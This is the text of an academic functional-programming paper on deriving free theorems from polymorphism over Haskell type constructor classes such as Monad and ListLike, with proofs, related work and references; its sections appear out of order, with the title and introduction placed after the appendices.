**Theorem 6.** Let  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  for some closed type  $\tau$ . Then

$$\text{improve } t = t_{[]}.$$

**Proof.** We prove

$$\text{unDL } t_{\text{DList}} = (t_{[]} \text{ ++}), \quad (9)$$

which by the definitions of *improve* and *abs*, and by  $t_{[]} \text{ ++ } [] = t_{[]}$ , implies the claim. To do so, we first show that  $\mathcal{F} : \text{DList} \Leftrightarrow []$  with

$$\mathcal{F} \mathcal{R} = \text{unDL} ; ([\mathcal{R}] \rightarrow [\mathcal{R}]) ; (\text{++})^{-1}$$

is a ListLike-action, where the latter concept is defined as any relational action  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$  for type constructors  $\kappa_1$  and  $\kappa_2$  that are instances of ListLike such that

- $(\text{empty}_{\kappa_1}, \text{empty}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R}$ ,
- $(\text{cons}_{\kappa_1}, \text{cons}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , and
- $(\text{append}_{\kappa_1}, \text{append}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ .

Indeed,

- $(\text{emptyR}, []) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(l_1, l_2) \in [\mathcal{R}]$ ,  $(\text{unDL } \text{emptyR } l_1, [] \text{ ++ } l_2) = (l_1, l_2) \in [\mathcal{R}]$ ,
- $(\text{consR}, (:)) \in \forall \mathcal{R}. \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , since for every  $\mathcal{R}$ ,  $(a, b) \in \mathcal{R}$ ,  $(f, bs) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(\text{++})^{-1}$ , and  $(l_1, l_2) \in [\mathcal{R}]$ ,

$$(\text{unDL } (\text{consR } a (\text{DL } f)) l_1, (b : bs) \text{ ++ } l_2) = (a : f l_1, b : bs \text{ ++ } l_2) \in [\mathcal{R}]$$

by  $(a, b) \in \mathcal{R}$  and  $(f l_1, bs \text{ ++ } l_2) \in [\mathcal{R}]$  (which holds due to  $(f, (bs \text{ ++ })) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$  and  $(l_1, l_2) \in [\mathcal{R}]$ ), and

- $(\text{appendR}, (\text{++})) \in \forall \mathcal{R}. \mathcal{F} \mathcal{R} \rightarrow (\mathcal{F} \mathcal{R} \rightarrow \mathcal{F} \mathcal{R})$ , since for every  $\mathcal{R}$ ,  $(f, as) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(\text{++})^{-1}, (g, bs) \in ([\mathcal{R}] \rightarrow [\mathcal{R}])$ ;  $(\text{++})^{-1}$ , and  $(l_1, l_2) \in [\mathcal{R}]$ ,

$$(\text{unDL } (\text{appendR } (\text{DL } f) (\text{DL } g)) l_1, (as \text{ ++ } bs) \text{ ++ } l_2) = (f (g l_1), as \text{ ++ } (bs \text{ ++ } l_2)) \in [\mathcal{R}]$$

by  $(f, (as \text{ ++ })) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$ ,  $(g, (bs \text{ ++ })) \in [\mathcal{R}] \rightarrow [\mathcal{R}]$ , and  $(l_1, l_2) \in [\mathcal{R}]$ .

Hence,  $(t_{\text{DList}}, t_{[]}) \in \mathcal{F} \text{id}_\tau$ . Given that we have  $\mathcal{F} \text{id}_\tau = \text{unDL} ; ([\text{id}_\tau] \rightarrow [\text{id}_\tau]) ; (\text{++})^{-1} = \text{unDL} ; (\text{++})^{-1}$ , this implies (9).

Note that the ListLike-action  $\mathcal{F} : \text{DList} \Leftrightarrow []$  used in the above proof is the same as

$$\mathcal{F} \mathcal{R} = (\text{DList } \mathcal{R}) ; \text{rep}^{-1},$$

given that  $\text{DList } \mathcal{R} = \text{unDL} ; ([\mathcal{R}] \rightarrow [\mathcal{R}]) ; \text{DL}$ . This connection suggests the following more general theorem, which can actually be proved much like above.

**Theorem 7.** Let  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  for some closed type  $\tau$ , let  $\kappa_1$  and  $\kappa_2$  be instances of ListLike, and let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$ . If

- $h \text{empty}_{\kappa_1} = \text{empty}_{\kappa_2}$ ,
- for every closed type  $\tau$ ,  $a :: \tau$ , and  $as :: \kappa_1 \tau$ ,  $h(\text{cons}_{\kappa_1} a as) = \text{cons}_{\kappa_2} a (h as)$ , and
- for every closed type  $\tau$  and  $as, bs :: \kappa_1 \tau$ ,  $h(\text{append}_{\kappa_1} as bs) = \text{append}_{\kappa_2} (h as) (h bs)$ ,

then

$$h t_{\kappa_1} = t_{\kappa_2}.$$

Theorem 6 is a special case of this theorem by setting  $\kappa_1 = []$ ,  $\kappa_2 = \text{DList}$ , and  $h = \text{rep}$ , and observing that

- $\text{rep } [] = \text{emptyR}$ ,
- for every closed type  $\tau$ ,  $a :: \tau$ , and  $as :: [\tau]$ ,  $\text{rep } (a : as) = \text{consR } a (\text{rep } as)$ ,
- for every closed type  $\tau$  and  $as, bs :: [\tau]$ ,  $\text{rep } (as \text{ ++ } bs) = \text{appendR } (\text{rep } as) (\text{rep } bs)$ , and
- $\text{abs } \circ \text{rep} = \text{id}$ ,

all of which hold by easy calculations. One key observation here is that the third of the above observations does actually hold, in contrast to its faulty “dual” (6) considered earlier in this section.

Of course, free theorems can now also be derived for other types than those considered in Theorems 6 and 7. For example, for every closed type  $\tau$ ,  $f :: \text{ListLike } \delta \Rightarrow \delta \tau \rightarrow \delta \tau$ , and  $h$  as in Theorem 7, we get that:

$$f_{\kappa_2} \circ h = h \circ f_{\kappa_1}.$$

## 6. Discussion and Related Work

Of course, statements like that of Theorem 7 are not an entirely new revelation. That statement can be read as a typical fusion law for compatible morphisms between algebras over the signature described by the ListLike class declaration. (For a given  $\tau$ , consider  $\text{ListLike } \delta \Rightarrow \delta \tau$  as the corresponding initial algebra,  $\kappa_1 \tau$  and  $\kappa_2 \tau$  as two further algebras, and the operation  $\cdot_{\kappa_i}$  of instantiating

a  $t :: \text{ListLike } \delta \Rightarrow \delta \tau$  to a  $t_{\kappa_i} :: \kappa_i \tau$  as initial algebra morphism, or catamorphism. Then the conditions on  $h$  in Theorem 7 make it an algebra morphism and the theorem’s conclusion, also expressible as  $h \circ \cdot_{\kappa_1} = \cdot_{\kappa_2}$ , is “just” that of the standard catamorphism fusion law.) But being able to derive such statements directly from the types in the language, based on its built-in abstraction facilities, immediately as well for more complicated types (like  $\text{ListLike } \delta \Rightarrow \delta \tau \rightarrow \delta \tau$  instead of  $\text{ListLike } \delta \Rightarrow \delta \tau$ ), and all this without going through category-theoretic hoops, is new and unique to our approach.

There has been quite some interest recently in enhancing the state of the art in reasoning about monadic programs. Filinski and Støvring (2007) study induction principles for effectful data types. These principles are used for reasoning about functions on data types involving *specific* monadic effects (rather than about functions that are parametric over some monad), and based on the functions’ *defining equations* (rather than based on their types only), and thus are orthogonal to our free theorems. But for their example applications to formal models of backtracking, Filinski and Støvring also use a form of relational reasoning very close to the one appearing in our invocation of relational parametricity. In particular, our Definition 1 corresponds to their Definition 3.3. They also use monad morphisms (not to be confused with their monad-algebra morphisms, or rigid functions, playing the key role in their induction principles). The scope of their relational reasoning is different, though. They use it for establishing the observational equivalence of different implementations of the same monadic effect. This is, of course, one of the classical uses of relational parametricity: representation independence in different realizations of an abstract data type. But it is only *one* possible use, and our treatment of full polymorphism opens the door to other uses also in connection with monadic programs. Rather than only relating different, but semantically equivalent, implementations of the same monadic effect (as hard-wired into Filinski and Støvring’s Definition 3.5), we actually connect monads embodying different effects. These connections lead to applications not previously in reach, such as our reasoning about preservation of invariants. It is worth pointing out that Filinski (2007) does use monad morphisms for “subeffecting”, but only for the discussion of hierarchies inside each one of two competing implementations of the same set of monadic effects; the relational reasoning (via Monad-actions and so forth) is then orthogonal to these hierarchies and again can only lead to statements about observational equivalence of the two realizations overall, rather than to more nuanced statements about programs in one of them as such. The reason again, as with Filinski and Støvring (2007), is that no full polymorphism is considered, but only parametrization over same-effect-monads on top-level. Interestingly, though, the key step in all our proofs in Section 4, namely finding a suitable Monad-action, can be streamlined in the spirit of Proposition 3.7 of Filinski and Støvring (2007) or Lemmas 45, 46 of Filinski (2007). It seems fair to mention that the formal accounts of Filinski and Støvring are very complex, but that this is necessarily so because they deal with general recursion at both term and type level, while we have completely dodged such issues. Treating general recursion in a semantic framework typically involves a good deal of domain theory such as considered by Birkedal et al. (2007). We only provide a very brief sketch of what interactions we expect between general recursion and our developments from the previous sections in Appendix C.

Swierstra (2008) proposes to code against modularly assembled *free* monads, where the assembling takes place by building coproducts of signature functors corresponding to the term languages of free monads. The associated type signatures are able to convey some of the information captured by our approach. For example, a monadic type Term PutStr Int can be used to describe com-

putations whose only possible side-effect is that of writing strings to the output. Passing a list of values of that type to a function  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  clearly results in a value of type Term PutStr Int as well. Thus, if it is guaranteed (note the proof obligation) that “execution” of such a term value, on a kind of virtual machine (Swierstra and Altenkirch 2007) or in the actual IO monad, does indeed have no other side effect than potential output, then one gets a statement in the spirit of our Example 6. On the other hand, statements like the one in our Example 8 (also, say, reformulated for exceptions in the IO monad) are not in reach with that approach alone. Moreover, Swierstra’s approach to “subeffecting” depends very much on syntax, essentially on term language inclusion along with proof obligations on the execution functions from terms to some semantic space. This dependence prevents directly obtaining statements roughly analogous to our Examples 5 and 7 using his approach. Also, depending on syntactic inclusion is a very strong restriction indeed. For example, *putStr “”* is semantically equivalent to *return ()*, and thus without visible side-effect. But nevertheless, any computation syntactically containing a call to *putStr* would of necessity be assigned a type in a monad Term  $g$  with  $g$  “containing” (with respect to Swierstra’s functor-level relation  $\vdash \cdot$ ) the functor PutStr, even when that call’s argument would eventually evaluate to the empty string. Thus, such a computation would be banned from the input list in a statement like the one we give below Example 6. It is not so with our more semantical approach.

Dealing more specifically with concrete monads is the topic of recent works by Hutton and Fulger (2008), using point-free equational reasoning, and by Nanevski et al. (2008), employing an axiomatic extension of dependent type theory.

On the tool side, we already mentioned the free theorems generator at <http://linux.tcs.inf.tu-dresden.de/~voigt/ft/>. It deals gracefully with ordinary type classes (in the offline, shell-based version even with user-defined ones), but has not yet been extended for type *constructor* classes. There is also another free theorems generator, written by Andrew Bromage, running in Lambdabot (<http://haskell.org/haskellwiki/Lambdabot>). It does not know about type or type constructor *classes*, but deals with type constructors by treating them as fixed functors. Thus, it can, for example, derive the statement (5) for functions  $f_\kappa :: [\kappa \alpha] \rightarrow \kappa [\alpha]$ , but not more general and more interesting statements like those given in Theorem 5 and earlier, connecting different Monad instances, concerning the beyond-functor aspects of monads, or our results about ListLike.

## Acknowledgments

I would like to thank the anonymous reviewers of more than one version of this paper who have helped to improve it through their criticism and suggestions. Also, I would like to thank Helmut Seidl, who inspired me to consider free theorems involving type constructor classes in the first place by asking a challenging question regarding the power of type(-only)-based reasoning about monadic programs during a train trip through Munich quite some time ago. (The answer to his question is essentially Example 7.)

## References

- L. Birkedal, R.E. Møgelberg, and R.L. Petersen. Domain-theoretical models of parametric polymorphism. *Theoretical Computer Science*, 388 (1–3):152–172, 2007.
- S. Böhme. Free theorems for sublanguages of Haskell. Master’s thesis, Technische Universität Dresden, 2007.
- N.A. Danielsson, R.J.M. Hughes, P. Jansson, and J. Gibbons. Fast and loose reasoning is morally correct. In *Principles of Programming Languages, Proceedings*, pages 206–217. ACM Press, 2006.

- L. Fegaras and T. Sheard. Revisiting catamorphisms over datatypes with embedded functions (or, Programs from outer space). In *Principles of Programming Languages, Proceedings*, pages 284–294. ACM Press, 1996.
- A. Filinski. On the relations between monadic semantics. *Theoretical Computer Science*, 375(1–3):41–75, 2007.
- A. Filinski and K. Støvring. Inductive reasoning about effectful data types. In *International Conference on Functional Programming, Proceedings*, pages 97–110. ACM Press, 2007.
- A. Gill, J. Launchbury, and S.L. Peyton Jones. A short cut to deforestation. In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 223–232. ACM Press, 1993.
- R.J.M. Hughes. A novel representation of lists and its application to the function “reverse”. *Information Processing Letters*, 22(3):141–144, 1986.
- G. Hutton and D. Fulger. Reasoning about effects: Seeing the wood through the trees. In *Trends in Functional Programming, Draft Proceedings*, 2008.
- P. Johann and J. Voigtländer. Free theorems in the presence of seq. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM Press, 2004.
- J. Kučan. *Metatheorems about Convertibility in Typed Lambda Calculi: Applications to CPS Transform and “Free Theorems”*. PhD thesis, Massachusetts Institute of Technology, 1997.
- J. Launchbury and S.L. Peyton Jones. State in Haskell. *Lisp and Symbolic Computation*, 8(4):293–341, 1995.
- S. Liang, P. Hudak, and M.P. Jones. Monad transformers and modular interpreters. In *Principles of Programming Languages, Proceedings*, pages 333–343. ACM Press, 1995.
- J.C. Mitchell and A.R. Meyer. Second-order logical relations (Extended abstract). In *Logic of Programs, Proceedings*, volume 193 of *LNCS*, pages 225–236. Springer-Verlag, 1985.
- E. Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.
- A. Nanevski, G. Morrisett, A. Shinnar, P. Govoreau, and L. Birkedal. Ynot: Dependent types for imperative programs. In *International Conference on Functional Programming, Proceedings*, pages 229–240. ACM Press, 2008.
- S.L. Peyton Jones and P. Wadler. Imperative functional programming. In *Principles of Programming Languages, Proceedings*, pages 71–84. ACM Press, 1993.
- J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier, 1983.
- F. Stenger and J. Voigtländer. Parametricity for Haskell with imprecise error semantics. In *Typed Lambda Calculi and Applications, Proceedings*, volume 5608 of *LNCS*, pages 294–308. Springer-Verlag, 2009.
- W. Swierstra. Data types à la carte. *Journal of Functional Programming*, 18(4):423–436, 2008.
- W. Swierstra and T. Altenkirch. Beauty in the beast — A functional semantics for the awkward squad. In *Haskell Workshop, Proceedings*, pages 25–36. ACM Press, 2007.
- I. Takeuti. The theory of parametricity in lambda cube. Manuscript, 2001.
- J. Voigtländer. Concatenate, reverse and map vanish for free. In *International Conference on Functional Programming, Proceedings*, pages 14–25. ACM Press, 2002.
- J. Voigtländer. Asymptotic improvement of computations over free monads. In *Mathematics of Program Construction, Proceedings*, volume 5133 of *LNCS*, pages 388–403. Springer-Verlag, 2008a.
- J. Voigtländer. Much ado about two: A pearl on parallel prefix computation. In *Principles of Programming Languages, Proceedings*, pages 29–35. ACM Press, 2008b.
- J. Voigtländer. Bidirectionalization for free! In *Principles of Programming Languages, Proceedings*, pages 165–176. ACM Press, 2009.
- D. Vytiniotis and S. Weirich. Type-safe cast does no harm: Syntactic parametricity for  $F_\omega$  and beyond. Manuscript, 2009.

- P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM Press, 1989.
- P. Wadler. The essence of functional programming (Invited talk). In *Principles of Programming Languages, Proceedings*, pages 1–14. ACM Press, 1992.
- P. Wadler and S. Blott. How to make ad-hoc polymorphism less ad hoc. In *Principles of Programming Languages, Proceedings*, pages 60–76. ACM Press, 1989.

## A. Proof of Theorem 1

We prove that for every  $l' :: [\text{Int}]$ ,

$$f_\kappa (\text{map return}_\kappa l') = \text{return}_\kappa (\text{unld} (f_{\text{Id}} (\text{map Id } l'))),$$

where

```
newtype Id α = Id {unld :: α}

instance Monad Id where
    return a = Id a
    Id a >>= k = k a
```

To do so, we first show that  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  with

$$\mathcal{F} \mathcal{R} = \text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id},$$

where “;” is (forward) relation composition and “ $^{-1}$ ” gives the inverse of a function graph, is a Monad-action. Indeed,

- $(\text{return}_\kappa, \text{return}_{\text{Id}}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_\kappa a, \text{return}_{\text{Id}} b) = (\text{return}_\kappa a, \text{Id } b) \in \text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id}$ , and
- $((\gg=_\kappa), (\gg=_\text{Id})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (a, b) \in \mathcal{R}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S}$ ,  $(\text{return}_\kappa a \gg=_\kappa k_1, \text{Id } b \gg=_\text{Id} k_2) = (k_1 a, k_2 b) \in \mathcal{F} \mathcal{S}$ . (Note the use of monad law (1) for  $\kappa$ .)

Hence, by what we derived towards the end of Section 3,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = \text{return}_\kappa^{-1} ; \text{Id} = (\text{return}_\kappa \circ \text{unld})^{-1}$ , this implies the claim.

## B. Proof of Theorem 2

We prove that for every  $l :: [\kappa \text{ Int}]$ ,

$$p (f_\kappa l) = \text{unld} (f_{\text{Id}} (\text{map} (\text{Id} \circ p) l)),$$

where the type constructor  $\text{Id}$  and its Monad instance definition are as in the proof of Theorem 1. To do so, we first show that  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  with

$$\mathcal{F} \mathcal{R} = p ; \mathcal{R} ; \text{Id}$$

is a Monad-action. Indeed,

- $(\text{return}_\kappa, \text{return}_{\text{Id}}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_\kappa a, b) \in p ; \mathcal{R} \text{ by } p (\text{return}_\kappa a) = a$ , and
- $((\gg=_\kappa), (\gg=_\text{Id})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (m, b) \in p ; \mathcal{R}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S}$ ,  $(m \gg=_\kappa k_1, \text{Id } b \gg=_\text{Id} k_2) \in p ; \mathcal{S} ; \text{Id} \text{ by } p (m \gg=_\kappa k_1) = p (k_1 (p m)) \text{ and } (k_1 (p m), k_2 b) \in p ; \mathcal{S} ; \text{Id} \text{ (which holds due to } (k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S} \text{ and } (p m, b) \in \mathcal{R}\text{).}$

Hence,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = p ; \text{Id} = \text{Id} \circ p = p ; \text{unld}^{-1}$ , this implies the claim.

## C. Free Theorems, the Ugly Truth

Free theorems as described in Section 2 are beautiful. And very nice. Almost too good to be true. And actually they are not. At least not unrestricted and in a setting more closely resembling a modern

functional language than the plain polymorphic lambda-calculus for which relational parametricity was originally conceived. In particular, problems are caused by general recursion with its potential for nontermination. We have purposefully ignored this issue throughout the main body of the paper, so as to be able to explain our ideas and new abstractions in the most basic surrounding. In a sense, our reasoning has been “up to  $\perp$ ”, or “fast and loose, but morally correct” (Danielsson et al. 2006). We leave a full formal treatment of free theorems involving type constructor classes in the presence of partiality as a challenge for future work, but use this appendix to outline some refinements that are expected to play a central role in such a formalisation.

So what is the problem with potential nontermination? Let us first discuss this question based on the simple example

$$f :: [\alpha] \rightarrow [\alpha]$$

from Section 2. There, we argued that the output list of any such  $f$  can only ever contain elements from the input list. But this claim is not true anymore now, because  $f$  might just as well choose, for some element position of its output list, to start an arbitrary looping computation. That is, while  $f$  certainly (and still) cannot possibly make up new elements of any concrete type to put into the output, such as 42 or True, it may very well put  $\perp$  there, even while not knowing the element type of the lists it operates over, because  $\perp$  does exist at every type. So the erstwhile claim that for any input list  $l$  the output list  $f l$  consists solely of elements from  $l$  has to be refined as follows.

For any input list  $l$  the (potentially partial or infinite) output list  $f l$  consists solely of elements from  $l$  and/or  $\perp$ .

The decisions about which elements from  $l$  to propagate to the output list, in which order and multiplicity, and where to put  $\perp$  can again only be made based on the input list  $l$ , and only by inspecting its length (or running into an undefined tail or an infinite list).

So for any pair of lists  $l$  and  $l'$  of same length (refining this notion to take partial and infinite lists into account) the lists  $f l$  and  $f l'$  are formed by making the same position-wise selections of elements from  $l$  and  $l'$ , respectively, and by inserting  $\perp$  at the same positions, if any.

For any  $l' = \text{map } g l$ , we then still have that  $f l$  and  $f l'$  are of the same length and contain position-wise exactly corresponding elements from  $l$  and  $l' = \text{map } g l$ , at those positions where  $f$  takes over elements from its input rather than inserting  $\perp$ . For those positions where  $f$  does insert  $\perp$ , which will then happen equally for  $f l$  and  $f l'$ , we may only argue that the element in  $f l'$  contains the  $g$ -image of the corresponding element in  $f l$  if indeed  $\perp$  is the  $g$ -image of  $\perp$ , that is, if  $g$  is a strict function.

So for any list  $l$  and, importantly, *strict* function  $g$ , we have  $f(\text{map } g l) = \text{map } g(f l)$ .

The formal counterpart to the extra care exercised above regarding potential occurrences of  $\perp$  is the provision of Wadler (1989, Section 7) that only *strict and continuous relations* should be allowed as interpretations for types.

In particular, when interpreting quantification over type variables by quantification over relation variables, those quantified relations are required to contain the pair  $(\perp, \perp)$ , also signified via the added  $\cdot$  in the new notation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$ . With straightforward changes to the required constructions on relations, such as explicitly including the pair  $(\perp, \perp)$  in  $[\mathcal{R}] : [\tau_1] \Leftrightarrow [\tau_2]$  and Maybe  $\mathcal{R} : \text{Maybe } \tau_1 \Leftrightarrow \text{Maybe } \tau_2$ , and replacing the least by the greatest fixpoint in the definition of  $[\mathcal{R}]$ , we get a treatment of free theorems that is sound even for a language including general recursion, and thus nontermination.

For the extension to the setting with type constructor classes (cf. Section 3), we will need to mandate that any relational action, now denoted  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , must preserve strictness, i.e., map  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to  $\mathcal{F} \mathcal{R} : \kappa_1 \tau_1 \Leftrightarrow \kappa_2 \tau_2$ . Apart from that, Definition 1, for example, is expected to remain unchanged (except that  $\mathcal{R}$  and  $\mathcal{S}$  will now range over strict relations, of course).

Under these assumptions, we can investigate the impact of the presence of general recursion on the results seen in the main body of this paper. Consider Theorem 1, for example. In order to have  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  in its proof, we need to change the definition of  $\mathcal{F} \mathcal{R}$  as follows:

$$\mathcal{F} \mathcal{R} = \{(\perp, \perp)\} \cup (\text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id}).$$

For this relational action to be a Monad-action, we would need the additional condition that  $\perp \gg_{\kappa} k_1 = k_1 \perp$  for any choice of  $k_1$ . Then,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$  would allow to derive the following variant, valid in the presence of general recursion and  $\perp$ .

**Theorem 1'.** *Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad satisfying law (1) and  $\perp \gg_{\kappa} k = k \perp$  for every (type-appropriate)  $k$ , and let  $l :: [\kappa \text{ Int}]$ . If every element in  $l$  is a  $\text{return}_\kappa$ -image or  $\perp$ , then so is  $f_\kappa l$ .*

Note that the Reader monad, for example, satisfies the conditions for applying the thus adapted theorem.

Similar repairs are conceivable for the other statements we have derived, or one might want to derive. Just as another sample, we expect Example 7 to change as follows.

**Example 7'.** *Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\tau$  be a closed type, and let  $l :: [\text{State } \tau \text{ Int}]$ . If for every element State  $g$  in  $l$ , the property  $P(g)$  defined as*

$$P(g) := \forall s. \text{snd}(g s) = s \vee \text{snd}(g s) = \perp$$

*holds, then also  $f l$  is of the form State  $g$  for some  $g$  with  $P(g)$ .*

Note that even if we had kept the stronger precondition that  $\text{snd} \circ g = \text{id}$  for every element State  $g$  in  $l$ , it would be impossible to prove  $\text{snd} \circ g = \text{id}$  instead of the weaker  $P(g)$  for  $f l = \text{State } g$ . Just consider the case that  $f$  invokes an immediately looping computation, i.e.,  $f l = \perp = \text{State } \perp$ .<sup>8</sup> The  $g = \perp$  here satisfies  $P(g)$ , but not  $\text{snd} \circ g = \text{id}$ .

<sup>8</sup>The equality  $\perp = \text{State } \perp$  holds by the semantics of **newtype** in Haskell.

# Free Theorems Involving Type Constructor Classes

## Functional Pearl

Janis Voigtländer

Institut für Theoretische Informatik  
Technische Universität Dresden  
01062 Dresden, Germany  
janis.voigtlaender@acm.org

### Abstract

Free theorems are a charm, allowing the derivation of useful statements about programs from their (polymorphic) types alone. We show how to reap such theorems not only from polymorphism over ordinary types, but also from polymorphism over type *constructors* restricted by *class constraints*. Our prime application area is that of monads, which form the probably most popular type constructor class of Haskell. To demonstrate the broader scope, we also deal with a transparent way of introducing difference lists into a program, endowed with a neat and general correctness proof.

**Categories and Subject Descriptors** F.3.1 [*Logics and Meanings of Programs*]: Specifying and Verifying and Reasoning about Programs—Invariants; D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.3.3 [*Programming Languages*]: Language Constructs and Features—Polymorphism

**General Terms** Languages, Verification

**Keywords** relational parametricity

### 1. Introduction

One of the strengths of functional languages like Haskell is an expressive type system. And yet, some of the benefits this strength should hold for reasoning about programs seem not to be realised to full extent. For example, Haskell uses monads (Moggi 1991) to structure programs by separating concerns (Wadler 1992; Liang et al. 1995) and to safely mingle pure and impure computations (Peyton Jones and Wadler 1993; Launchbury and Peyton Jones 1995). A lot of code can be kept independent of a concrete choice of monad. This observation pertains to functions from the Prelude (Haskell’s standard library) like

$\text{sequence} :: \text{Monad } \mu \Rightarrow [\mu \alpha] \rightarrow \mu [\alpha],$

but also to many user-defined functions. Such abstraction is certainly a boon for modularity of programs. But also for reasoning?

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP’09, August 31–September 2, 2009, Edinburgh, Scotland, UK.  
Copyright © 2009 ACM 978-1-60558-332-7/09/08...\$5.00

Let us consider a more specific example, say functions of the type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . Here are some:<sup>1</sup>

```
f1 = head
f2 ms = sequence ms >>= return ∘ sum
f3 = f2 ∘ reverse
f4 []      = return 0
f4 (m : ms) = do i ← m
                  let l = length ms
                  if i > l then return (i + l)
                  else f4 (drop i ms)
```

As we see, there is quite a variety of such functions. There can be simple selection of one of the monadic computations from the input list (as in  $f_1$ ), there can be sequencing of these monadic computations (in any order) and some action on the encapsulated values (as in  $f_2$  and  $f_3$ ), and the behaviour, in particular the choice which of the computations from the input list are actually performed, can even depend on the encapsulated values themselves (as in  $f_4$ , made a bit artificial here). Further possibilities are that some of the monadic computations from the input list are performed repeatedly, and so forth. But still, all these functions also have something in common. They can only *combine* whatever monadic computations, and associated effects, they encounter in their input lists, but they cannot *introduce* new effects of any concrete monad, not even of the one they are actually operating on in a particular application instance. This limitation is determined by the function type. For if an  $f$  were, on and of its own, to cause any additional effect to happen, be it by writing to the output, by introducing additional branching in the nondeterminism monad, or whatever, then it would immediately fail to get the above type parametric over  $\mu$ . In a language like Haskell, should not we be able to profit from this kind of abstraction for reasoning purposes?

If so, what kind of insights can we hope for? One thing to expect is that in the special case when the concrete computations in an input list passed to an  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  correspond to pure values (e.g., are values of type  $\text{IO Int}$  that do not perform any actual input or output), then the same should hold of  $f$ ’s result for that input list. This statement is quite intuitive from the above observation about  $f$  being unable to cause new effects on

<sup>1</sup>The functions *head*, *sum*, *reverse*, *length*, and *drop* are all from the Prelude. Their general types and explanation can be found via Hoogle (<http://haskell.org/hoogle>). The notation  $\circ$  is for function composition, while  $\gg=$  and  $\text{do}$  are two different syntaxes for performing computations in a monad one after the other. Finally, *return* embeds pure values into a monad.

its own. But what about more interesting statements, for example the preservation of certain invariants? Say we pass to  $f$  a list of stateful computations and we happen to know that they do depend on, but do not alter (a certain part of) the state. Is this property preserved throughout the evaluation of a given  $f$ ? Or say the effect encapsulated in  $f$ 's input list is nondeterminism but we would like to simplify the program by restricting the computation to a deterministically chosen representative from each nondeterministic manifold. Under what conditions, and for which kind of representative-selection functions, is this simplification safe and does not lead to problems like a collapse of an erstwhile nonempty manifold to an empty one from which no representative can be chosen at all?

